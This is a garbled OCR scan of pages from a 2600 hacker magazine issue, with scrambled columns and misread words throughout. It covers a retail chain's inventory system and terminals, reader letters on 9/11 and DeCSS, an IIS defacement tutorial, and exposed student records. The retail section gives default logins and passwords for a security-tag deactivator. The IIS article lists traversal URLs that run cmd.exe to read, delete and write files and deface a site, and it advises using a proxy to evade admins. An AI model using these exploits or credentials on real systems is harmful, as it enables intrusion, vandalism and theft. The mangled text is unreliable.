or co-manager. However, management tends to etc. You can do price changes, scheduling, or ust Inventory, Keep It Stocked, Be A Merchant to options granted to them by the store manager ing whole credit card numbers), etc. This is a The SMART system gives you access to Perper SMART (Smart Merchandising through Apleave themselves signed on at various local very powerful system. Users only have access the store in the last month (!), full details includdening, electronic Joseph (every transaction in plied Retail Tochnology) system with user name "MANAGER" but I don't know the password There is also a universal login to the

You can access the SMART system through

crypted passwords. You may also want to uy dumb terminals in the back. sole located in the invoicing office, or at various and "su" a user called ptc with password ptc will give you nuct and other system user's enprompt. "uname" reveals "NCR" and the verafter the login but before the system loads the REPAIR, SMART SYSTEM", After clicking dows 3.1. It gives you a menu: "WARRANTY the service desk using a computer running Winsion number. You can read /etc/passwd which SMART system executable will drop you to a S logs in as a user called "return". Pressing Cut-C SMART SYSTEM, it opens a telnet session. It The SMART system can also be used at the con-

"Telxons" or "960's" depending on who you like this when nobody is logged on: you can access a DOS pompt. You get a menu few technical specifics). They run DOS... and ask (www.telxon.com has lots of details, but through the use of portable devices known as The SMART system can also be accessed

SMART

CONFIG PHARMACY

in letters. When it's off it gives you access to can explore! The ALPHA button lets you type function keys. If someone is logged on, even better. You

F1 - belp

F2 - available commands

F3 - cot

P4 - accept

F7 - previous screen

F8 - forward

F10- finalize

F12- cancel

accesses (duh!). Arrow keys control selection of menu, enter

can probably do an "exit" as well, but I haven't guess, the equivalent of Cirl+Alt+Delete. You when holding Function and Enter. This is, the main menu, hold Function, Enter, and the function/shift/etrl/alt keys. Now, to get back to will ask "Terminate Batch Job? (Y/N)". Press Y. (ALPHA key on, CTRL is in the corner), and it ON button. Press the ON button several times Character using a an A; and a B; drive. You can key in almost any You are now at a DOS prompt. There should be menu. Select SMART, press Ctrl+C a few times the main (SMART, PHARMACY, CONFIG) Press I'3 several times and you'll get back to сопыпаціоп

Pharmacy Computers

or INFORMIX. However, at the login prompt possibilities! Or ordering 100 pallets of M&M's? Oh, the down that Playstation 2 you've been wanting? cess to the SMART system. How about marking loading(?) or something else. Thus remote access to the SMART system. The pharmacy entering "smart" (no password) gives you so RS/6000 has a modern for prescription down-The pharmacy uses an RS/6000 running AIX

Sensormatic Handheld Deactivator

stops working after two hours of being disconstealing it. The base is usually screwed into the word is 3234 or the store number (found on the wall or service desk counter. nected from the base to protect against someone her is the password. This device completely searches, 3 is admin mode - 1234 or store numis search mode - doesn't deactivate, only the gray button over a tag and it deactivates it. 6 top of a receipt with the ST: prefix; e.g. 0347). base usually found at the service desk, the passmetal detector type thing. When looked into its often not the case. The deactivator looks like a go by the descrivator and descrivate. But this is after an item is rung over the scanner, it should detects an activated source tag. Theoretically, EAS (Electronic Article Surveillance) system Enter "5" to enable "Manual Deactivate", press This is what the door greeters use when the

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Winter 2001-2002

Control of the engineering by a show at ones on oncome to the other cases when the safety of the control of the

Ghost007

mould give you exactly what you're asking fine 🧸 tions that appear prominently to that they seemed which ine nety you haven't simply looked of the problem summe. time to download a fair and time with the ne continuer We might have believed plot you really didn't have the

(or payens for that motter) know? line? Would I have to let the individual on the other side what exactly are the restrictions on tapping your personal I know it is unleafed to up somewherebe's line but

Yorkflycth

(a.k.a. King of Lag)

the other person if you've exceeding them. If they happen THE DRIVERS where the econoling denice resides it the one where land to be in a state whose into differ from power, the state descript there's no problem. But in others you have to tell larves, he some somes, an long as one of the parties (year) In the United States, this is dependent on your state

Deur 2600:

Berling Brown

illegal. It was a good fight, and we prevailed. only it should be blocked considering you guy do nothing for backers. My school district has substitual 26/31/2001. Apparently they didn't have a good enough defense for I just wanted to bit you know that there is some justiced

Silent Transgressor

With about archy patch on my bookbag. I have something good to taken sway from me or being suspended for the hoge Anter complaining about turing my American's Cookbook run by the same high school social hierarchy of football sed regulations than a public school, and it does. It's still pected that a private school would have even stricter rules. letes gotting away with murder. However, instead of a letplayers and cheerleaders, with the best, most valuable ath-I go to a Catholic high school in Olio. It would be ex-

government types, unti-free specific absociates, or opports said she enjoyed learning about a magazine she never report on 2600 instead. My tenders loved the report and nally chose to write about the DMCA, but upted for a signed a report on any topic related to consecship. I origi sive high school teacher nazis would like to know that for handed a copy to each kid in the class. Just thought any my presentation I brought in my 2600 collection and knew existed and even considered glocking up a copy. For After reading Federalizations, my fit class got as-

> a whole 50 priestes, a class of 20 kids and their teacher what freedom of spooth rockes and why so many people rather in a despertie attempt to learn something about hopes of cracking their neighbor's AOL account, but each held a popy of 2660 in their hands and read it. Not in wast to take it away from us.

8

200

Thoughts on 9/11

compares. It sees the scale straight, it's times like this that thousand people in it being descroyed. How little anything How little anything is compared to a building with 20 Dept 2600: h's times like this that Uncalize how little we matter

Said to take I

could have been the throughesters who didn't share your secured to be failing always on thoughts to these phants ageneats where everything Thought with death soft water nearly as high as it

Dear 2600:

Š some time but now just cast sideleng glances at your websince I can retember. I subscribed to your publication for These been exists of your group and middly interested

died_flo_solve?" signifies are enhection individual, or have their hands backing skills to bear on publishes that U.S. intelligence not raise; uplicited an area eas of your potential by beinging ing the rights of erongly projecuted leaders is noble, why sad to me that it is wasted on self interests. While defend-The skill inherent to your readership is significant. It is

tion of these responsible for tenorise activities? forces unit in this area. Who bester to be a front line of the readership could potentially be the equivalent of a special face of our time has largely become after of inferent Your formulien discovery and disclusive to aid in the persona-While places still coush into entomal landmarks, war-

bring people regetter and realign perspectives. It is sad that it takes a cotastistybe of this magnitude to voice of reason

Fortunately, it's real that single a scenario which is why have thousands of prophe meeting around with this and cherising, surelegs, and IBA. Kineld it really be belieful to recorded assistant this is a half TV show and all we have to cowings people too to be intripulated by this. Let's fix a that believes harders not a military timeat. We strength onasking questions and continuing to get to the train regardthey can most of the time. How? The same as always - by already the minds of people who approve of such wence passibly discrepting octual epidence which could be use do it type a few keys and grain across to Birl Labert 3 son of military verticative, It's the flip side of the mentality But backens over districtly can herve a vital note high as an army of hackers is unlikely to be formed depicted soon when it satisfies their emotional promings for versings. ful? Of course aid and we have to wonder what goes A for of people stem to third shut hackers are some

> care. You can draw your own construction. as or to oxyone. The mainstream media continues not to thing the Produgon has refused to release a digital capy to gase use to get to a conclusion and this something the main and purifices in legan so blues dailes materialistic the a sime code, which would provide much additional recipitesticitude that a pure digital copy of the video would yield personne the format as being digital video. That led us to of Bio I with was released to the metho, we were able to get to the conclusion. As an example, when the videotype make like this that many people sittle over the evidence to this getting to the touth is extremely important. It's ufor in perspective is a knecessarily the right one. But in times like State beoby and means with which the special and their sense from a technical standpoint. Naturally, this will ruin a perigon position to point out when things don't make geogle who don't always get the facts right. Harkers are in aged A for of rechnical terms are being thrown crossed by less of the obstacles. It's probably move consultat now than stepan media had absolutely no included of At press appely pultomizate. These are all technical feats that we

4178

Dear 2600:

out to you all. Hi, I have you are all OK. My thoughts and lake go

assets others, the wore quite locks. Thanks for your coasers and that expressed by many, Re-LoaD

systything they personally can to help others. The people should be referred to as huckers. who do this deserve to be punished and by no means where all people, including hackers, should be doing very stupid people who are being extremely ontel is a fixed pay, 1993 had thing for the hocker community in general. the "safe list" web siles. I pray this is not true as this is a The people who are doing this are not backets. They are As I waich Fox News, I hear of "hackers" changing

Waldo

Bast Lansing, MI

mark a thing. people, who would probably be among the last to ever do to choose agreement in propose advance on Surrement stage eset a scenario like this and blame on morem perpetratur. Bethe some no condible entitation of It's very easy to con-Consider your sounce in this oldeged story, which

press my sympathy to anyone who lost family or friends in beyed to hear that the 2500 team is safe and I wish to ex-Blocked New York and Wishington has Tuesday. I am re-Like most of the world I watched as horror as terrorists

Which will assist in restoring some communications in the Wouldn't help, is there any fund which I can denote to for the rescue operation. I'm overseas so donating blood (000) have any of the equipment listed as being required There's not much that I can do to help in this situation.

Charles May

The Change 1

every day eyerywhere. Glosy thing peoiding can come ow of ple have come to realize how resential such distances are ally refused to give bland unless it was guaranteed to be were found. Don't think that this means such things are no the 11th, people were tuning up for hours in order to give September 15, perhaps that is it. and for MCC supposes? We can only hope that most peodrywnately seinded. He beend of cases where people activ blood - but the said fans was that our very easy sunthous Obstosjely needs force changed since September On

DVar 2690:

without someone taking porshors at us. that we couldn't go on being the high and mighty USA ing. I feel like a well of innocence has been lefted. I knew hope you gays are OK. I still can't believe this is bappen. Wew, I can't believe the events of the past week. I

have started mobilizing troops. I have a friend in the religis lected set. say that the only thing left is the time and that even that alert, Her Isther-in-law is a defease epotractor. They all serves. Her husband is a high ranking other. They are on some. President Bosh has declared war, it's official - they ica will never be the same. May be the world won't be the Welcome to the end of the world as we know it. Amer-

how many rights have been sacrificed." Looking at the civil rights for the sake of safety. In a calm even voice that The Siege, I am beginning to betieve her. n's looking more and more like a scene from that mevic pictures from Washington, with humvers running around, sent chills down my spine she replied. "You have no idea American people don't do anything footish like give up I told her this in light of all create I toye that the

yet we will lose some more. This is going to be brural. people can never be the same. We have loss so much and No maker what war we fight overwas the American

idg down either. I wen't fight, and I know the crew of 2600 wen trake it ly I am a praceful man. I will not kill, but it decan't mean

turn on them." Kalph Nader "If young people don't sum on to pelices, politics with

Joeman

9119

Dear 2600:

members, cells, and associates of his group. Crack his fands. Cancel checks, payments, and transfers going to financial ineitations aiding and alterting his empire (Al mency. Find his accounts. Find his money enal. Find the Cropa or Al Yada or Al Qada or whotever). Drain his Help out this great nation and go after Bin Ladon's

to dispense legal opinions and advices, your efforts and inposition in any princing legal cases before you. formation discovered may assist you and your hargaining therities. While I'm ow an atterney and therefore and able Anonymously forward your success to the proper an

We also been it ill help get as into betwee Seriousits

2600 Magazine

that should tell year something.

Dear 2600:

tember 41. I will still be attending H2K2 and I hope that as planned despite 都會在 has occurred, the our Grence will still go on has wanted to say that despite all the tragedy of Sep-

RenderMao

Circ. We hope they from it the realization that links in depointed the command of preparations that some people may have become it contains and doing sumerines in New York Sour room never de die absolven We have a very finewhen of corrying on with it. We an

956

all feeling. Everyone is trying to deal with the whole thing pass though, as not even time can help heat the pain we gre ity to help their fellow American. So what is it did us ent for womething and, regardless of what that talent might best thing we can probably do is my and support each other science. Each individual chooses their own medicine in different ways, through arger, through sorrow, through World Trade Cepter was stracked. Days bandly story to support. Or even if you don't have the money to hay a anything. I began to think harder. And then one night it hit it had already been done and realizing that would not solve be, that person should try to use it to the boat of their abiland look to confide within one another. Everyone has a sal-At this point the only conclusion I can some to is that the Though it seems no mother how hard we try, nothing helps. nation. I'm not saying this is the greatest idea in the world or maybe simply "Coiled We Stand." Just use your imagin made us blood, they made us cry, they made us stronger to make a hanner. May be saying. "They made us but, they one of the worst things you could do right now), go buy some major business buildings? Show a little community thought, why not burg American flags over the frest of me. Seeing all the American flags people have put out it thought was to back the Tabban website and, after seeing like this?" Well, I've done some thinking. Initially my first backers possess? Mischief, Many posple will at first think. financial support, small things like this help to strengthen blood for whatever reason and doesn't have the money for ngor now, but for someone like me who can't docate some cloth and point at your local Wal-Mart or whatever bunch of American flugs (don't seed them, that's probably "How are my skills for mischief supposed to help at a time As of today, it has been exactly two igorks since the

Even if you don't live in the U.S., this kind of support is so your fellow American for support and encouragement In this time of anger, sorrow, and desperation, turn to

while condenning these who disagree as aspatiable or there whereare using the fleg to promote their opinions We agree that support is estimately important. But

> country's foundations. Regardina of your personal opinsons, you signall neaver allow transference to distant norms. and American are cousing a great deal of damage to our There is a terminations apportunity for smily here. in the United States, the entire world has felt the point pressing their shoughts. And while the attacks muck place and more than a few have come under few for strapic ex-We've seen a lot of brave people in the past few months

scinding of our equivalent of the 5th amendment. (hrist's sake), bannol political organizations and the reby beinging in ever more restrictive laws. We had internment without trial (in the "Mother of Democratics" for gYour civel liberties are in great danger. Figda for them. The UX has "dealt" with Irish terrorism over the years

Island Boy

or September 21. One Marco profider Just whose this is go Been Browned Bould have done nothing to stup the events stanges in the law and nonlinious of freedom that have What's imprecially branks to that virtually all of the

Response To Criticism

Dear 2600:

Shock store he goes to, but I know that if the tallo stores if at every purchase because our company wants that infor-I've worked at on a regular basis, customer information is company you're connecting with needs that information. like to correct Jeff is in the part where he claims that his say "cash" than if you say. "I'd rather not." Where I would actions. If we don't have your same, the transaction mation. It is also the way our computer catalogs all trans-"needed" for only a few types of transactions. We sel for ment on. To Jeff, I apologice to him for attackers who exerputer-using customers are (and CueCot wanted that they want it for your OutCarso that they know where their case of a problem trying to ship a special order to you and game back from the services, they need it to contact you in don't activate your DirecTV? That's why they were your Do you know bow much money the store loces if you and we need it to make sure that you aren't obesting us. nexts to more than just you (edd phone. DirecTV, etc.), the that information is needed. If you buy anything that coninformation is not needed for the transaction. Very often It actually irritates the person at the register more if you motion for a standard purchase, just say you'd rather not ceipt and it doesn't matter. When they ask for your inforbecomes untraceable at the end of the day. Keep your reinformation to see who they were giving them away to . info. They need it to left you when a repair of yours has In 182 there were two letters that I would like to com-

does not (to my knowledge) interfere with normal use of and that it should be taken permanently off of their lists. It most ademarketors) that the line has been disconnected that tells a computer dialing system (like those used by by the Apenymous contributor is a device called a which I work. An alternate method to the one membered Telescopee, it emits a tone used by the phone conceany But esough defending of the evil corporation for

the phase, although if you have a fax machine on the line. would look into how that is affected DarkBlaye

placed. Any devent bushness will be able to tell the differan gave it to them. As for the Telescopper, we've bound of this collect that your number has been disconnected? If the plants that to activitie a pinne of hardware they've bought St. Statestone, "enit presidentesisp., Statestate de nerve Mil Supervision kirks in white a call has been answered and allow is to wait antil the call has been identified as a teleggget by cautibie, how would it not also evening legitimate see he not so continued of its effectiveness. As this tone econdrous deute which you can buy for around \$40 but the its the face; companions are adults to obligation at all RS possible for Radio Shock to lave any money if someone philase to directore is entirely up to them. We don't see how petro. But when they do this is and what lightenianon they proportion when they arrivate centrin subscription prodquedieses after this been picked up, that word work either. and they our wast their market research data wait they to Nationally, exclusives meed to give some personal in-

morsk rowerd this nation. If a becouper is pecking up this discusses is not a hare roward purconity in propert but tomake a decision numelion. The light togetauthority that he ed hatrod toward southwelly for int any way causes us to know not "be allowed the teens bere [in America] with your ideas learn and exchange information. harm the inner drive that makes us all hackars, the drive to wand an authority that wishes to opposes our rights and ion upon us. We like to be presented with the facts and one else for that matter (including 2000) force their opin independent mixed people who do not let seemly of anymagazine he is not one likely to be bumparated. We are I just wantal to let John CE 4429 know that 2000 4 kes

Physback

Legal Nonsense

Dear 2600:

Keep up the look wark Dout let bedss bring y all court I mank the sing is given I read to every day in school What's the big deal? That's like a ketchap company selfonly hambingers. I don't even see bow that passed in ing kerchup to me but telling me not to use it on het dogs. Why do they care if you run a DVD on a Linux box? D

the disk drive? anything from a CD/DVD onto your hard drive if it isn't in cuse me if I am mistaken, but isn't it impossable to copy ing line: "This expert did not identify the mechanism that hard drive in the absence of a DVD in the disk drive." Ex the verdict in the DeCSS case and came across the followprevents someone from copying encypted DVDs to a I was reading the text of the decision in your appeal of

Dear 2600:

could fill a book.

The technical torains the courts got wowe in this work

each other gains a "non-speech element" by virtue of someone creatdevice which removes human comprehension... the racipe joy full First Accordancent protection becomes there exists a the logic of the 2nd Circuit, the review would so longer enthe eyen, getting out the mixing bowls, etc.). According to pliances. So you would hand this roles a recipe and it does ing this tubot. Amazing how two separate things affect all the necessary stags towards baking a cake (yetheating ates, a robot that can road recipes and operate kitchen ap-Let's suppose someone in some part of the world, eas-

Dead

Dear 2600:

your magazing? If this is truly about free speach, I insin going to guill it when they tell you what you cannot write in means that you cannot post DeCSS each veryour site of making the DeCSS.mp3 as soon as 1 had some time. I about it hesides say, "Hey, you can't say that." Then the in oce of your issues. Don't you think more people will be you guys print it up word for word, character for character said wasn't speech? If it's not speech then wout are they selves their good by tooks, why not write out what they code? If the U.S. government wards to prove to them some the links occur your near issue or better yet the crun. that to it? If this as true, does that also more you connot truth beliant the intentions would be crystal clear I'm illegal to tell people about? I say you show some balls and on your sale once they see the government is making it it count as speech. Facking loomes, want to hear a judge tell me that what I'm saying doesn't legal to print up certain web addresses it has docided are must the links and the code. What could account really do Since the appeals court ruled against you guys. this

meganime, we revisione to welcome ideas from our ana-Supreme Court. What we do after that it underlied in the slight note we've focusing on grating this case to the

3

Suggestions For Newbies

Dear 2600:

Confirm your information: 9) Package your information: is a list of practices I follow as a hacker. 0) Select topic: (i) backer." In response to Steven (and all new backers), here 10) Share your jeffermation. pear steps 4-5 until enough knowledge is acquired; 8) Death); 4) Investigate; 5) Experiment, 6) Theorize, 7) Ro-Stop when others start giving the BSOD (Blank State of Ask tough questions: 2) Ask oven tougher questions: 2) Is 18.3 Steven asked for information by the "reache

Funkstrings

Sazook

More on Telemarketing

War 2600

or two that he did not touch on. does after three years calling 8 persons that I have an angle lating fence I have no illusions that I know more than he Trink all prope pe to the fellow who wrote the telemen-

was the phrase "so call list" mearwead. never he called again - maybe a dozen - and only one time Table in these years only as few people have select to

they have criticated me to the past. me, they don't care (or remember in the least) whether shifty moved or not. Trace me, when it turns our they need job is to call prospective clients, whether they are in a and some of those have given on to become customers. My Also, I roundely ignore the desire of the other obeyon

time though. but a judge will admit it. The next time will be the first Note the time, date, company info, and caller info and I that taking specific notes would suffice in most cases. Regarding proof, the laws will very, but I would be:

guy mentioned, x's kinds stilly to piss off some really unjust hong up, how shall I judge your potential formsing sonal info. The BSA is just one phone cell sway. If you derpoid, very hereal strategar who has a let of your perfor you to take, that is an issue best resolved between you sider that a burden. If a 20 second call is really too much then I can make a decision just as quickly, and I don't cona few seconds, he is not worthy of my business. If he can compliance? How would you? thing, which Limagine plenty of people do. As the other pletely useless unless you get your kicks off that kind of and your receptionist. Venting on a telephasketer is com-If a schemanicater can't tell me what he is setting in just

might be selling secrething you need after all. to me like a human being. I may just include enough info chases") to stop another call on the same style. And I ("Very happy with current vendor X, so current purhe software company (I am). If you take the time to speak haps I am making a new official database for a very poposerving people, serving noted potential customers. Per User, I am here to make modey. But I make money by

never neticed onlything fishy about the way B&N bundles your mage. That's where I get mine. BTW: I love 2500. Keep up the great work. And I've

Vengul Ator

Camera Crap

things out. Historically this has typically means "spoottection of any cops until he had a chance to straighten contacted my few yes, he caudioned menor to attract the action would've changed because of the common. When I in order to get reverge). New think about how my situa one whom I thought was a friend turned me into the days a warrant out for my arrest in Baltimore (apparently some Age if I earne back to Tampa, Florida only to find there was where those face scenning cameras are mounted. And list Usoppen to live not more than a mile from the very street This is in response to what Speed Roser works in 1843.

> a boil heating? I'm so goal bath'i governity walk yeter ing" (or some other miner traffic infraction that would call find out you have an outstanding warrant. those carriers during that period of finite What a way in have (6) speny who knows box as g hehind bars until for tioles conh to Saltimore, (S) processed and then I would bers upfil 1 74% exclusionated (4) paren a bas and raten 1000 a bodging cell. (3) mode to wail about two works lichind gray special me I would be been (1) arrested, (2) locked in bail within a few neurs. On the other hand, had the cars lawyer, urrange for me to turn theself in, and get out on warrant through means) means; I had a chance to call my attention to yourself). And because I found out about the

over highways, even on street corners, etc., ctc.! And so-Seven wherever you were in public you'd be specied and banket way that all you'd have so be is labeled a "threat" and then worked (like in the movie Every of the State) in such a erss wen't get hacked up with this software and not What's next? Who is to say that somethip off of these cars. up to side-essented cameras on police cars as well?? conding to Speed Races, the Facell will ware can be brooked malls, movie theaters, post offices, hoteks, arop buildings. in public. Not just banks and airports but also libraries. I've signed noticing the sheer number of cameras there are But what really freaks me out is that some that have

Labels

OBeRJak

read the articles and that I wasn't really a hacker. And she head and continued reading mustemmed. I gave her a cenfused book and just shook my was trying to deny that I was some evil genius computer Hacker Quarterly." Lexplained to her that I just liked to and turned to me seed soid "Their's what I thought that said: through the articles. Our waitness came by and stopped friend late at right at a resourant while I was skimming oid to me in a sancastic way, "Sure... nor a hacker." Like I I had just bought a copy of 18t3 and was out with my

goess since I bang out late nights, have no sense of fishing it you must be a criminal, right? iong as you carry any literature with the Wood Chickes," on (at least what mainstream society defines as a locker). As and a bad battern, I must be a computer next and a backer to team new things and I agree with your ideals. But I perficient with a competer. I just have to read your articles I never claim to be a hocker as I'm not that technically

The Zygote Killa

cold program becomes. modia, most people don't mean it as an issail when they not testing it so sertourly. Despite when you may see in the real, " not the waitiests from what you told us. He suggest Arcapilly, you're the one who made the leap to "crimi-

175 fill unhackable

mended). If you find this in a web server please don't abuse it. Email the admin and red him about his security field we are going to show you how to own an IIS server of your own and how to defect the site (not recon-Hacking a Microsoft Windows IIS (Internet Information Server) is actually a very simple process. In this ar

Finding Servers that are Vulnerable

lows the execution of arbitrary commands. To see if this works, try one of the links below. There are lots of vulnerabilities for HS. Lara going to show you one of the fanest ones. This vulnerability at-

www.whateverthesiteix.com/_%255c._%255cwinnt/aystem32/cmd.cxe?/c+dir+c//

www.whateverthesiteis.com/_vri_enfl...% 285c...% 285c... % 285c... % 285c... % 255c... % 255c... % 255c... www.whateverthesiteix.com/cgi-bin/_%255c._%255c._%255c._%255c-winnt/system32/cmd.exe2/c+dir+c:/ gww.whateverthesiteis.com/msado/...% 25%...% 25%...% 25%...% 25%ewinnt/system32/emd.exe?/e+dir+es/ www.whateverthesiteis.com/lisadmpwd/...%255c...%255c...%255c...%255c+innt/system32/cmd.exe?/c+dir+c/ www.whateverthesileis.com/samplest. @258c. @258c. @258c. @258c. @258cwinnt/spstem32/emd.exe2/e+dir+es/ emd.eve2/c+dir+ct/

www.whateverthesiteis.com/_vti_bin/...\$258c..\$258c..\$258c..\$258c..\$255c..\$255cwinnt/system32/ emd.eve?/crdin+cr/

www.whaleverthesiteis.com/adsamples/. 9:255c. 9:255c. 9:255c. 9:255c. 9:255c. 5:255cwinnt/ system32/emd.exe?/c+dir+ct/

gereer portably isn't valuesable to this method. If you have gotten's list of the cr) drive it should look something If the server is vulticable to these, then you should have gotten a tisting of the cA drive. If you did not, the

Directory of cr.

05/04/01 12:32p (DIR) test 04/06/01 04:44p 55,769 systeming 06-04.rxt 11/15/00 09:21a (DIR) CPQ SYSTEM IDIS00 09:20a (DIR) TEMP II/15/00 09:15a (DIR) Program Files 11/29/00 09:12a (DIR) CA_LIC 11/27/00 08:11a (DJR) CPQSUPSW IL/15/00 09:50a (DIN) Incipub ID1500 08:50a (DIR) WINNT 2/01/00 09:42a 140 server ip address.txt

1,322,123,264 bytes free 10 File(s) 1,159,703,933 bytes

will give you the directory of c/V/INT. To paying it is it done the list part or direct to whatever directory you want. Example: e+dir+c/WINT

BOS on your own PC - this will help you when using commands. (System32/cmd.exe2/c+dir+c/cpqsys−1 (there must be six characters before the ~1 and no spaces). Use MS e of alegorat folder such as CPQ SYSTEM, you would have

tron admin to admin as to exactly where the webroot is. Just keep looking Now to find the main page you need to find the webnoot. That's where all the site's files are held. It varies

Here are some commands you might want to know.

To list all chosen files on the server use:

www.whateverthesiteis.com/whatever/_%c0%sf.,%c0%sf.,%c0%sf.,%c0%sf.,%c0%sf.,%c0%sf.,%c0%sf.,% c0% af., % c0% a0'winet/system.h2/emd.exe2/c%-20dir,% 20VS%-20ks/-1,whatever

To download a file use:

hww. whateverthesiteis.com/whatever!_%c0%uf..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c x0% uf.. % c0% affwimnt/system32/cmd.exe7/e% 20type/e% 20ct/whatever.file

Cheesing save to disk will get you a properties report of that file or something like that When saked: "What would you like to do with this file?" choose: "run this program from its current location".

To defete a file use:

nnn. nhalererthesiteis.com/whatever/_%c0%al_%c0%al_%c0%al_%c0%al_%c0%al_%c0%al_%c0%al_% c0 % af., % c0 % af winnt/system32/cmd.exe2/c % 20del % 20c:/whatever.file

To make a text file use:

mmm, whatevertheskels.com/whatever/. Sed Sat. Sed c0% af...% c0% af/winnt/system32/cmd.exe?/c % 20ccho % 20Put whatever text u want in the file here. including HTML code ()>%20test.txt

it helps to have a nice decent deface. If you don't know HTML, just open your text editor and type what you want your deforement to say. Now the important part to most of your editing the web site's main page. You don't need to know IFIML but

this page deface, burd and let's say the directory deface, burd is in is Cithomelsine OK, now to the fun part. You have to copy the life CMD exe to the directory with the page in it. Let's call

Use the copy command as follows:

www.whateverthesiteis.com/whatever/_%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0 c0% af.,% c0% ab winnt (system 32) cmd. exe 7 (e% 2) keepy % 20 e2 winnt (system 32) cmd. exe % 20 C. (shome) after the content of the cont

That will copy CMD.exe (like command.com in win98) to dishonelsize

Now to paste the text we want into deface.html:

www.whateverthesiteis.com/whatevert...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...% c0%af., % c0%afthomosite/CMD.exe2@%20ceho%20you were hacked by xife, hahal> %20deface.html

Now you to done. Congratulations.

If you do this, you should use a peoxy server. Admins will record what you do along with your IP.

EXAMINING TUDENT

by Screamer Chaotix

personal records? How many times, and to bow least there you have a choice. What about your must pay to keep it out (unless you go through don't want your number in the phone book you cide what sort of information about them is me: privacy. People should have the right to deover an issue that is of the utmost importance to invading povecy. sider how many people feel hackers are the one's it's quite sickening... especially when you conmore money? If you think about it long enough they could "build a demographic" and make many people, have those been given out just so the bassle of putting in a false name). But at given out and what is not. For example, if you For the longest time I've been obsessing

ing the school may be a great help to getting the problem solved, it would also imply that this point out something I noticed while visiting a friend of mine at his university. And while nant-With this in mind, I left it was important to

> the world do with the information what it will Rather, I'd like to explain the problem and let happens exclusively at this school alone

obey the large sign above the machines and use my inexperience with Macs (and all Apple maemail. In this case they were iMacs and, given and are commonly lower end machines that are more than an image file under a different name. an icon, but also knew not to expect too much pame). As a backer I was blown away by such so, I noticed something that caught my eye and them for their intended purpose. But after doing about using them. Nonetheless, I was going to chines for that matter). I was a little unessy meant to be used exclusively for, you guessed it, large university. They're called "email stations" Upon clicking on it, I was taken aback by what from something that could have been nothing "xxxxx Mainframe" (where xxxxx is the school raised my interest. It was a small icon that read You've probably seen them if you attend a

> and even the place where he currently resided able entry, his address. Right there, clear as day may be mustaken), and, perhaps the most noticebelieve to be a type of student ID, although his name, cotail address, an ID number (which pare curiosity I cotered in my friend's name and asking for a student or faculty name. Out of records and was presented with a new screen my user (including a person who didn't go to parpose if you will, specially designed system. A machine with a right into the middle of what appeared to be a than take me to a login peoply, it damped me gricily prohibited blah blah blah," But rather I was immediately prosected with a warning, gating the usual "Unauthorized access is Legald see ID information, his email address youla. I was presented with a scroon that listed the school) could use. I chose the student "Student Database" and had several options that UNIX shell. The machine liked to call itself the and not your common

and doing the same thing he was shocked bedatabase, but after walking over to his machine cally assumed I had "backed into" the school's seed one too many hacker movies he automatishowed this to him, much to his disgust. Having him at his home on campus. email address), and worst of all... come visit he didn't want someone in particular to have his possibilities, such as how anyone could use his yond belief. Both of us starting throwing around ID to obtain his grades, send him emails (even if Lake the good little hacker/citizen I am,


is what makes it so frightening. Typically when skill to obtain it. But this could have very easily found by a backer who had to use some sort of we see sensitive information out in the open it's Technologically, there was little to it, which

> even get into the huilding, you're sadly miswhat your email address is, and perhaps even cluding your worst enemy, could go onto one of exfeteria and to purchase books. Anyone, inneed some form of ID to use the machines, or been obtained by anyone! And if you think you use your ID for malicious purposes. And all of these machines and find out where you live. taken. Student ID's are only required for the this is made available without your petraission.

tion would be difficult to get from the outside get in just by walking into a public building and get in from bome bowever. It's how anyone can ering the login screen gives you tips on how to there was a login screen that wouldn't let me in able to view the location of the database on the would be ridiculous however, especially considdid was telnet to the location, but fortunately Internet. When I got back borne the first thing I using a computer. To suggest that this informa-The purpose of this article is not how you can Upon closing the terminal connection I was

quite surprised. dress and send them a letter. I'm sure they'll be fortable you are. Or maybe you could even use the people in charge and tell them how incomstores your information for that matter, uses formation is, and how anyone can walk up to some idea of just how insecure their private inone of the terminals to obtain their board adthese techniques. I strongly suggest you write to maintraine. If your school, or anyplace that any machine and open up a connection into the Hopefully this article bas given the reader

my theories using his private information, and to Dash Interript for his constant support. Shoul outs to Paniter for letting me test out



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
A popular payphone kiosk in Havana. And that's not an ad for sneakers in the background.

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